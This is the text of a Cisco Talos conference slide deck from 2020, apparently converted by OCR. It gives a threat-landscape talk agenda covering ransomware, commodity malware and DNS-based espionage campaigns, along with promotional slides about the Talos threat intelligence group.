Talos

Cisco Security Research

Fighting the Good Fight

Talos Insights: The State of Cyber Security

Warren Mercer – Technical Leader
@SecurityBeard
BRKSEC-2010

cisco Live!

Barcelona | January 27-31, 2020

Agenda

- Talos Introduction
- Commodity malware
    - Commerical RATS, Banking Trojans, Sextortion Scams.
- Ransomware, yes, it’s still here in 2020!
    - History
    - Emotet, Trickbot, Ryuk
    - Ransomware is still very profitable
- Mobile / iOS threats
    - Checkra1n vs Checkrain iOS click fraud
- APT/Nation State DNS threats
    - DNSpionage
    - SeaTurtle

Warren Mercer

- Warren Mercer – wamercer@cisco.com // @SecurityBeard
- Security Researcher at Cisco Talos

- Various incidents
  - WannaCry
  - Nyetya / MEDoc
  - BadRabbit
  - CCleaner
  - Group123 / ROKRAT
  - Olympic Destroyer
  - DNSpionage
  - SeaTurtle

Threat Intelligence

We are an elite group of security experts devoted to providing superior protection to customers with our products and service.


Cisco Talos' core mission is to provide verifiable and customizable defensive technologies and techniques that help customers quickly protect their assets from cloud to core.

Our job is protecting your network.

Talos encompasses six key areas:

Threat Intelligence & Interdiction,
Detection Research,
Engine Development,
Vulnerability Research & Discovery,
Open Source & Education,
and Global Outreach.


Talos Europe



Talos
Cisco Security Research

Our job is protecting your network

Talos is the threat intelligence group at Cisco. We are here to fight the good fight — we work to keep our customers, and users at large, safe from malicious actors.



Threat Intelligence & Interdiction

Global Outreach

Community


Vulnerability Research & Discovery

Detection Research

Engineering & Development

Talos
Cisco Security Research

Why trust Talos?



Actionable Intelligence

Unmatched Visibility

Collective Response


Talos
Cisco Security Research

Unmatched Visibility

To stop more, you have to see more.

- The most diverse data set
- Community partnerships
- Proactively finding problems

Unmatched visibility is built on relationships




Talos
Cisco Security Research

Actionable Intelligence

Security controls are best served by data that lets tools respond to immediate threats.

- Rapid coverage
- Distillation and analysis
- Threat Context

It’s not detect and forget, it’s detect and analyze.




Talos
Cisco Security Research

Collective Response

The ability to bring rapid protection to close off multiple attack vectors instantaneously is crucial

- **Breadth:** See once, protect everywhere
- **Depth:** Response and interdiction drives continuous research
- **Scale:** Delivering portfolio-wide protection, in real-time



Talos
Cisco Security Research

NotPetya: The Costliest Cyber Attack in History

Unmatched Visibility

- AMP
- Ukraine Cyber Police
- Snort rules

Actionable Intelligence

